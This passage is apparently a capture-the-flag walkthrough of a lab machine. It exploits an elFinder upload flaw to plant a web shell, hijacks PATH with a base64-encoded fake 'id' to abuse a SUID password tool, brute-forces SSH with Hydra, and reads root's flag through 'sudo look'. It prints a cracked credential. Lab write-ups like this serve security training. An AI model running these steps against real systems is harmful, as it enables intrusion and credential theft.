tail -n 60 46481.py
Good news: the script does not detonate anything undesirable on our local machine.
It flows like this:
- Sends the malicious image.
- Triggers the vulnerable resize operation.
- Checks whether
SecSignal.phpwas created. - Gives us an interactive
$prompt that sends commands through the web shell.
It needs a JPEG named SecSignal.jpg. Create or download
a .jpg, then move it into the same directory as the
script.
ls -l 46481.py SecSignal.jpgNow we execute.
python2 ~/46481.py http://files.lookup.thm/elFinder
First:
idLet's find the users.
ls -la /home
think is the likely intended victim.
ls -la /home/think
We see the user flag, but the permissions are:
-rw-r----- root think user.txtThat means as www-data, we get nothing. Root takes the
cake.
Let's check for SUID programs.
find / -type f -perm -4000 2>/dev/null
pwm Trusts the Wrong id
Wait. This is not a normal Ubuntu SUID program:
/usr/sbin/pwmLet's view its readable strings.
strings /usr/sbin/pwm
This is the best part of that output:
[!] Running 'id' command to extract the username and user ID (UID)
[-] Error executing id command
uid=%*u(%[^)])
[-] Error reading username from id command
[!] ID: %s
/home/%s/.passwords
[-] File /home/%s/.passwords not found
pwm runs id, extracts the reported
username, and then reads that user's .passwords file.
It calls id without the absolute path
/usr/bin/id, so we may be able to substitute our own
id command through $PATH.
Let's check its baseline behavior.
/usr/sbin/pwmConfirmed: pwm trusts the output of id and
looks for:
/home/www-data/.passwordsWe'll create a fake id that reports the username as
think.
Enter these code blocks into the shell one at a time.
echo IyEvYmluL3NoCmVjaG8gInVpZD0xMDAwKHRoaW5rKSBnaWQ9MTAwMCh0aGluaykgZ3JvdXBzPTEwMDAodGhpbmspIgo= | base64 -d > /tmp/idchmod +x /tmp/idNow we verify the contents.
cat /tmp/idLastly, we place /tmp first in $PATH for
this command only.
PATH=/tmp:$PATH /usr/sbin/pwm
The Problem Was the Plus Sign
Nope. pwm still found the real id.
Let's see if our fake id runs.
/tmp/idNothing. We'll try it through /bin/sh.
/bin/sh /tmp/idThe script works. /tmp seems to be mounted with
noexec. /bin/sh can read it, but our PATH
hijack needs it to run. Time to move it somewhere else.
Let's see where we landed.
pwd
This directory is writable. The exploit already created
SecSignal.php here, so we'll move our fake id
here, too.
Enter these one at a time:
cp /tmp/id /var/www/files.lookup.thm/public_html/elFinder/php/idchmod +x /var/www/files.lookup.thm/public_html/elFinder/php/idNow run it.
/var/www/files.lookup.thm/public_html/elFinder/php/idHmm. No output.
Check the permissions.
ls -l /var/www/files.lookup.thm/public_html/elFinder/php/id
Ahh. Found it. The file is not executable.
The + in chmod +x was eaten by URL
encoding. When this web shell sends commands through a query string, a
+ becomes a space.
We'll use numeric permissions instead.
chmod 755 /var/www/files.lookup.thm/public_html/elFinder/php/idCheck it again.
ls -l /var/www/files.lookup.thm/public_html/elFinder/php/id
Much better. Let's run it.
/var/www/files.lookup.thm/public_html/elFinder/php/id
Hah!
Now we force pwm to find our fake id
first.
PATH=/var/www/files.lookup.thm/public_html/elFinder/php:/usr/bin:/bin /usr/sbin/pwm
The $PATH order means:
Search the writable elFinder PHP directory > Find our fake
id > Parse think as the username > Read
/home/think/.passwords with pwm's SUID
privileges.
Jose: A Password-Generation Philosophy
Jose all day.
We'll save the password candidates into a wordlist file...
PATH=/var/www/files.lookup.thm/public_html/elFinder/php:/usr/bin:/bin /usr/sbin/pwm | sed '1,2d' > /var/www/files.lookup.thm/public_html/elFinder/php/think-passwords.txt...and download it from a local terminal:
curl -s http://files.lookup.thm/elFinder/php/think-passwords.txt -o think-passwords.txtLet's check it.
wc -l think-passwords.txt
head think-passwords.txt
Forty-nine candidates. Let's test them with Hydra.
hydra -l think \
  -P think-passwords.txt \
  ssh://"$TARGET_IP" \
  -t 4 -f
Pwned again, Jose. Thanks, buddy.
Here are the think credentials:
think:josemario.AKA(think)Time to SSH in.
ssh think@"$TARGET_IP"
cat ~/user.txtOne flag down.

Root Through look
Let's begin root enum.
sudo -l
think has permission to run /usr/bin/look
as any user, including root.
What is look, you ask?
look prints lines from a file that begin with the string
we give it. If we give it an empty string, every line is a match. Since
we're allowed to run it as root, we can read a root-only
file.
Pretty darn cool.
Let's check for the root flag.
sudo /usr/bin/look '' /root/root.txt
Triple-pwn Jose for the WIN.
Cue the confetti.